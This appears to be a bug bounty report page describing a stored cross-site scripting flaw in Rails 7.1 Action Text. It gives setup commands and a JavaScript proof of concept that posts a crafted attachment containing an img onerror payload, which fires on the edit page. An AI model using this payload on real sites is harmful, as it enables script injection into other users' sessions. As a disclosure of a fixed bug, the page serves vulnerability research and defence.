Action Text XSS (Rails 7.1.x)
A crafted rich-text attachment value stored through the blog creation form is rendered unsafely on the Action Text edit page, so script in the attachment fires there. An attacker could run script in the browser of another user who opens the same edit page.

- Triaged in 9 days
- Fixed in 4 months
- Disclosed after 11 months

I have confirmed that XSS occurs on the Action Text edit ui. XSS is triggered when attempting to edit the text in which the crafted values are stored.
PoC
Prepare the environment.
❯ rails new -C  -G -T text
# => Rails 7.1.3.2, Ruby 3.2.3

❯ cd text

❯ bin/rails g scaffold Blog title:string body:rich_text

❯ bin/rails action_text:install

❯ bundle install

❯ bin/rails db:migrate

❯ bin/rails s
Open http://localhost:3000/blogs/new and send the following from the developer tools
function escapeHTML(str) {
    var div = document.createElement('div');
    div.appendChild(document.createTextNode(str));
    return div.innerHTML;
}

html = "<img src=. onerror='alert(location)' />"
html_text = '<action-text-attachment content-type="text/html" content="'+ escapeHTML (html) +'"></action-text-attachment>'

csrfToken = document.querySelector("meta[name='csrf-token']").content

fetch("http://localhost:3000/blogs", {
  "headers": {
  	"content-type": "application/x-www-form-urlencoded;charset=UTF-8",
    "x-csrf-token": csrfToken,
  },
  "body": "blog%5Btitle%5D=aaa&blog%5Bbody%5D=" +encodeURIComponent(html_text)+ "&commit=Create+Blog",
  "method": "POST",
});

Can confirm that XSS does not fire on the http://localhost:3000/blogs/xxx/show page,
but XSS does occur on the http://localhost:3000/blogs/xxx/edit page.
Impact
If multiple users have access to the same edit page, an XSS-based attack is possible between users.
This vulnerability is probably due to https://github.com/rails/rails/pull/45739 PR and was not reproduced in Rails 7.0.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the Action Text edit UI renders attachment content without proper sanitisation, a regression introduced by a related Rails change.
Impact
If several users share access to the same edit page, an attacker could run script in another user's browser; the show page was not affected.
What the attacker needed
Rails 7.1.x with Action Text; ability to create a blog entry; victim opens the edit page
How it was found
- Create a new Rails app and generate a scaffold with a rich text body.
- Install Action Text, run migrations and start the server.
- Open the new blog page and submit a blog whose body contains a crafted attachment value.
- Open the edit page for that blog and observe the script running.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Rich text editors let you embed attachments inside text. Here the edit screen put stored attachment content into the page without making it safe, so a script hidden in that content ran in the browser. That could enable an attack between users who share the edit page.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




